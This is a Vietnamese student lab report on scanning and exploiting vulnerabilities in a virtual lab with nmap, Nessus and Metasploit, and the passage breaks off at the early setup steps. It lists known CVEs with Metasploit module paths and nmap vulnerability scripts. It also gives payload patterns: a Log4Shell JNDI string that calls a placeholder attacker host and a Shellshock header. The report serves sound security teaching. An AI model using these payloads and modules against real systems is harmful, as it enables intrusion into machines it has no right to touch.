

**HỌC VIỆN CÔNG NGHỆ BƯU CHÍNH VIỄN THÔNG
KHOA AN TOÀN THÔNG TIN**



**BÁO CÁO BÀI THỰC HÀNH
HỌC PHẦN: THỰC TẬP CƠ SỞ
MÃ HỌC PHẦN: INT13147**

**BÀI THỰC HÀNH 3.3
RÀ QUÉT VÀ KHAI THÁC LỖ HỔNG**

Sinh viên thực hiện:

B22DCAT199 Đỗ Duy Nam

Giảng viên hướng dẫn: TS.Đình Trường Duy

HỌC KỲ 2 NĂM HỌC 2024-2025

MỤC LỤC

MỤC LỤC.....	2
DANH MỤC CÁC HÌNH VẼ.....	3
CHƯƠNG 1. GIỚI THIỆU CHUNG VỀ BÀI THỰC HÀNH	4
1.1 Mục đích.....	4
1.2 Tìm hiểu lý thuyết	4
1.2.1 Công cụ nmap/zenmap, nessus, metasploit framework	4
a) Nmap/Zenmap:.....	4
b) Nessus:	4
c) Metasploit Framework:	4
1.2.2 Một số lỗ hổng, công dịch vụ quét được	5
a) Một số lỗ hổng phổ biến.....	5
b) Một số công dịch vụ quét được	5
1.2.3 Lỗ hổng Metasploit framework khai thác	6
a) EternalBlue (CVE-2017-0144)	6
b) MS08-067 (CVE-2008-4250)	6
c) Log4Shell (CVE-2021-44228).....	7
d) Shellshock (CVE-2014-6271)	7
e) Heartbleed (CVE-2014-0160)	7
f) Drupalgeddon2 (CVE-2018-7600).....	8
g) MS12-020 (CVE-2012-0002)	8
1.3 Kết chương	8
CHƯƠNG 2. NỘI DUNG THỰC HÀNH	9
2.1 Chuẩn bị môi trường	9
2.2 Các bước thực hiện.....	9
2.2.1 Sử dụng nmap/zenmap để quét các công dịch vụ	9
2.2.2 Sử dụng nessus để quét các lỗ hổng	13
2.2.3 Sử dụng Metasploit framework khai thác lỗ hổng	21
2.3 Kết chương	25
KẾT LUẬN	26
TÀI LIỆU THAM KHẢO	27

DANH MỤC CÁC HÌNH VẼ

Hình 1 Địa chỉ ip máy tấn công.....	9
Hình 2 Địa chỉ IP máy nạn nhân	10
Hình 3 2 máy đã kết nối được với nhau	11
Hình 4 Các cổng đang mở trên máy nạn nhân	12
Hình 5 Quét cổng dịch vụ netbios-ssn và microsoft-ds	13
Hình 6 Tải công cụ Nessus.....	14
Hình 7 Cài đặt Nessus	15
Hình 8 Khởi động dịch vụ Nessus.....	16
Hình 9 Kiểm tra trạng thái của Nessus.....	17
Hình 10 Truy cập và tiến hành tạo tài khoản	18
Hình 11 Giao diện của Browser Nessus khi cài đặt thành công	18
Hình 12 Cấu hình cho New Scan	19
Hình 13 Tiến hành quét lỗ hổng.....	19
Hình 14 Kết quả khi rà quét các lỗ hổng.....	19
Hình 15 Chi tiết các lỗ hổng quét được.....	20
Hình 16 Lỗ hổng SMB	20
Hình 17 Lỗ hổng ICMP.....	21
Hình 18 Địa chỉ IP máy nạn nhân	21
Hình 19 Sử dụng nmap để tìm lỗ hổng trên máy nạn nhân.....	22
Hình 20 Sử dụng Metasploit Framework	22
Hình 21 Tìm kiếm tên của mô-đun tấn công.....	23
Hình 22 Tiến hành khai thác lỗ hổng	24
Hình 23 Cấu hình và thực hiện tấn công	24
Hình 24 Xâm nhập thành công vào máy nạn nhân	25

CHƯƠNG 1. GIỚI THIỆU CHUNG VỀ BÀI THỰC HÀNH

1.1 Mục đích

- Hiểu được các mối đe dọa và lỗ hổng.
- Hiểu được cách thức hoạt động của một số công cụ rà quét và tìm kiếm đe dọa và lỗ hổng như: nmap/zenmap, nessus, Metasploit framework.
- Biết cách sử dụng công cụ để tìm kiếm và khai thác các mối đe dọa, lỗ hổng bao gồm: nmap/zenmap, nessus, Metasploit framework.

1.2 Tìm hiểu lý thuyết

1.2.1 Công cụ nmap/zenmap, nessus, metasploit framework

a) Nmap/Zenmap:

- Nmap: Là công cụ quét mạng mạnh mẽ, hoạt động trên dòng lệnh, được phát triển bởi Gordon Lyon (Fyodor). Nó gửi các gói tin đến mục tiêu để thu thập thông tin như: cổng mở (TCP/UDP), dịch vụ chạy trên cổng (ví dụ: HTTP, FTP), phiên bản phần mềm, hệ điều hành (dựa trên đặc điểm TCP/IP stack). Nmap hỗ trợ nhiều kỹ thuật quét như quét SYN, quét FIN, hoặc quét toàn diện (full connect), cùng với khả năng phát hiện tường lửa và ẩn danh qua tùy chọn như "-sS" (stealth scan).
- Zenmap: Là phiên bản giao diện đồ họa của Nmap, giúp người dùng không quen dòng lệnh dễ dàng cấu hình quét, xem kết quả dưới dạng biểu đồ hoặc bản đồ mạng, và lưu trữ lịch sử quét. Nó vẫn giữ toàn bộ sức mạnh của Nmap nhưng trực quan hơn.

b) Nessus:

- Được phát triển bởi Tenable, Nessus là một trong những công cụ quét lỗ hổng phổ biến nhất. Nó hoạt động bằng cách so sánh hệ thống với cơ sở dữ liệu lỗ hổng (CVE) khổng lồ, thường xuyên cập nhật. Nessus có thể quét mạng, máy chủ, ứng dụng web, cơ sở dữ liệu, và thậm chí cả thiết bị IoT để tìm lỗi như mật khẩu yếu, phần mềm lỗi thời, hoặc cấu hình không an toàn.
- Công cụ này hỗ trợ các plugin tùy chỉnh (viết bằng NASL - Nessus Attack Scripting Language) để mở rộng khả năng kiểm tra. Nó cung cấp báo cáo chi tiết với mức độ nghiêm trọng (Critical, High, Medium, Low) và gợi ý khắc phục.

c) Metasploit Framework:

- Là một dự án mã nguồn mở (có phiên bản thương mại Metasploit Pro), Metasploit cung cấp môi trường để phát triển và thực thi mã khai thác (exploit) nhằm vào lỗ hổng cụ thể. Nó bao gồm một thư viện lớn các exploit, payload (mã thực thi sau khi khai thác thành công), và auxiliary module (dùng để quét, fuzzing, v.v.).

- Người dùng có thể chọn mục tiêu, khai thác lỗ hổng (ví dụ: EternalBlue trên Windows), sau đó triển khai payload như Meterpreter để điều khiển từ xa. Metasploit hỗ trợ cả dòng lệnh (msfconsole) và giao diện đồ họa (trong phiên bản Pro).

1.2.2 Một số lỗ hổng, cổng dịch vụ quét được

a) Một số lỗ hổng phổ biến

- Heartbleed (CVE-2014-0160)
 - Mô tả: Lỗ hổng trong OpenSSL, cho phép kẻ tấn công đọc dữ liệu nhạy cảm (như khóa mã hóa, mật khẩu) từ bộ nhớ máy chủ.
 - Dịch vụ liên quan: HTTPS (thường chạy trên cổng 443).
- EternalBlue (CVE-2017-0144)
 - Mô tả: Lỗ hổng trong giao thức SMBv1 của Windows, bị khai thác bởi WannaCry và NotPetya, cho phép thực thi mã từ xa.
 - Dịch vụ liên quan: SMB (cổng 445, đôi khi 139).
- Shellshock (CVE-2014-6271)
 - Mô tả: Lỗ hổng trong Bash, cho phép thực thi lệnh từ xa qua các biến môi trường trong CGI script.
 - Dịch vụ liên quan: HTTP (cổng 80, 443) trên máy chủ web chạy CGI.
- MS08-067 (CVE-2008-4250)
 - Mô tả: Lỗ hổng trong dịch vụ Server của Windows, cho phép thực thi mã từ xa qua RPC.
 - Dịch vụ liên quan: NetBIOS/SMB (cổng 445, 139).
- Log4Shell (CVE-2021-44228)
 - Mô tả: Lỗ hổng trong Log4j, cho phép thực thi mã từ xa qua chuỗi JNDI độc hại.
 - Dịch vụ liên quan: Ứng dụng Java (cổng tùy thuộc ứng dụng, ví dụ 8080).

b) Một số cổng dịch vụ quét được

- Cổng 21 - FTP (File Transfer Protocol)
 - Dịch vụ: Truyền tải tệp.
 - Lỗ hổng tiềm năng: Đăng nhập ẩn danh (anonymous login), phiên bản FTP cũ dễ bị tấn công brute force.
 - Nmap: nmap -p 21 target hoặc dùng script ftp-anon.
- Cổng 22 - SSH (Secure Shell)
 - Dịch vụ: Điều khiển từ xa an toàn.

- Lỗ hổng tiềm năng: Mật khẩu yếu, phiên bản SSH lỗi thời (như OpenSSH < 7.7).
- Nmap: `nmap --script ssh-vuln-cve2016-6210 target`.
- Cổng 80 - HTTP
 - Dịch vụ: Web server (Apache, Nginx, IIS).
 - Lỗ hổng tiềm năng: Lỗi cấu hình, ứng dụng web dễ bị SQL Injection, XSS.
 - Nmap: `nmap --script http-vuln-cve2017-5638 target` (kiểm tra Struts).
- Cổng 443 - HTTPS
 - Dịch vụ: Web an toàn qua SSL/TLS.
 - Lỗ hổng tiềm năng: Heartbleed, chứng chỉ yếu (SSLv3, TLS 1.0).
 - Nmap: `nmap --script ssl-enum-ciphers target`.
- Cổng 445 - SMB (Server Message Block)
 - Dịch vụ: Chia sẻ tệp và máy in trên Windows.
 - Lỗ hổng tiềm năng: EternalBlue, MS08-067.
 - Nmap: `nmap --script smb-vuln-ms17-010 target`.
- Cổng 3306 - MySQL
 - Dịch vụ: Cơ sở dữ liệu MySQL.
 - Lỗ hổng tiềm năng: Đăng nhập mặc định (root/blank), phiên bản cũ dễ bị khai thác.
 - Nmap: `nmap --script mysql-vuln-cve2012-2122 target`.

1.2.3 Lỗ hổng Metasploit framework khai thác

a) EternalBlue (CVE-2017-0144)

- Mô tả: Lỗ hổng trong giao thức SMBv1 của Microsoft Windows, cho phép thực thi mã từ xa. Đây là lỗ hổng bị WannaCry và NotPetya khai thác.
- Hệ thống ảnh hưởng: Windows XP, 7, Server 2003, Server 2008 (chưa vá).
- Cổng: 445 (SMB).
- Module Metasploit: `exploit/windows/smb/ms17_010_eternalblue`.
- Cách hoạt động: Gửi gói tin SMB đặc biệt để gây tràn bộ nhớ, sau đó chèn payload (như Meterpreter) để điều khiển máy từ xa.

b) MS08-067 (CVE-2008-4250)

- Mô tả: Lỗ hổng trong dịch vụ Server (NetAPI) của Windows, cho phép thực thi mã từ xa qua RPC.

- Hệ thống ảnh hưởng: Windows XP, Server 2003.
- Cổng: 445, 139 (SMB/NetBIOS).
- Module Metasploit: exploit/windows/smb/ms08_067_netapi.
- Cách hoạt động: Khai thác lỗi tràn bộ nhớ trong xử lý RPC, chèn shellcode để mở shell hoặc kết nối ngược.
- Ứng dụng: Thường dùng để kiểm tra hệ thống cũ chưa vá.

c) Log4Shell (CVE-2021-44228)

- Mô tả: Lỗi hỏng trong thư viện Log4j của Java, cho phép thực thi mã từ xa qua chuỗi JNDI độc hại.
- Hệ thống ảnh hưởng: Ứng dụng Java dùng Log4j (như Apache Solr, Minecraft servers).
- Cổng: Tùy ứng dụng (thường 80, 443, 8080).
- Module Metasploit: exploit/multi/http/log4j_rce.
- Cách hoạt động: Gửi request HTTP với header chứa `${jndi:ldap://<attacker>/a}`, kích hoạt tải payload từ xa.

d) Shellshock (CVE-2014-6271)

- Mô tả: Lỗi hỏng trong Bash, cho phép thực thi lệnh từ xa qua biến môi trường trong CGI script.
- Hệ thống ảnh hưởng: Máy chủ web Linux/Unix chạy CGI (Apache, Nginx).
- Cổng: 80, 443 (HTTP/HTTPS).
- Module Metasploit: exploit/multi/http/apache_mod_cgi_bash_env_exec.
- Cách hoạt động: Gửi request HTTP với User-Agent chứa `() { :; }; <command>` để chạy lệnh trên máy chủ.

e) Heartbleed (CVE-2014-0160)

- Mô tả: Lỗi hỏng trong OpenSSL, cho phép đọc dữ liệu nhạy cảm từ bộ nhớ máy chủ.
- Hệ thống ảnh hưởng: Máy chủ dùng OpenSSL phiên bản dễ bị tấn công.
- Cổng: 443 (HTTPS).
- Module Metasploit: auxiliary/scanner/ssl/openssl_heartbleed.
- Cách hoạt động: Không trực tiếp thực thi mã, nhưng thu thập dữ liệu (mật khẩu, khóa SSL) để khai thác thêm.
- Lưu ý: Đây là module quét (auxiliary), không phải exploit trực tiếp.

f) Drupalgeddon2 (CVE-2018-7600)

- Mô tả: Lỗ hổng thực thi mã từ xa trong CMS Drupal qua xử lý form không an toàn.
- Hệ thống ảnh hưởng: Drupal 7.x, 8.x (chưa vá).
- Cổng: 80, 443 (HTTP/HTTPS).
- Module Metasploit: exploit/unix/webapp/drupal_drupalgeddon2.
- Cách hoạt động: Gửi request POST chứa mã PHP độc hại để chạy trên máy chủ.

g) MS12-020 (CVE-2012-0002)

- Mô tả: Lỗ hổng trong Remote Desktop Protocol (RDP), gây từ chối dịch vụ hoặc thực thi mã từ xa.
- Hệ thống ảnh hưởng: Windows XP, 7, Server 2008.
- Cổng: 3389 (RDP).
- Module Metasploit: exploit/windows/rdp/ms12_020_maxchannelids.
- Cách hoạt động: Gửi gói tin RDP đặc biệt để khai thác lỗi xử lý kênh, có thể mở shell.

1.3 Kết chương

Ở chương này đã tìm hiểu về các công cụ nmap/zenmap, nessus và Metasploit framework đồng thời cũng đã tìm hiểu về một số lỗ hổng phổ biến và một số cổng dịch vụ thường quét được. Ở đây cũng đã chỉ ra một số lỗ hổng mà Metasploit framework khai thác được.

CHƯƠNG 2. NỘI DUNG THỰC HÀNH


2.1 Chuẩn bị môi trường

- Phần mềm VMWare Workstation hoặc Virtual Box hoặc các phần mềm ảo hóa khác.
- Các công cụ nmap/zenmap, nessus, Metasploit framework
- Lựa chọn máy nạn nhân là máy chứa các lỗ hổng bảo mật của các hệ điều hành Windows. Máy tấn công là máy tính cài đặt các công cụ nmap/zenmap, nessus, Metasploit framework.


2.2 Các bước thực hiện

2.2.1 Sử dụng nmap/zenmap để quét các cổng dịch vụ

- Kiểm tra địa chỉ ip của máy tấn công và máy nạn nhân.




Hình 1 Địa chỉ ip máy tấn công




Hình 2 Địa chỉ IP máy nạn nhân

- Kiểm tra sự ping thông giữa 2 máy.



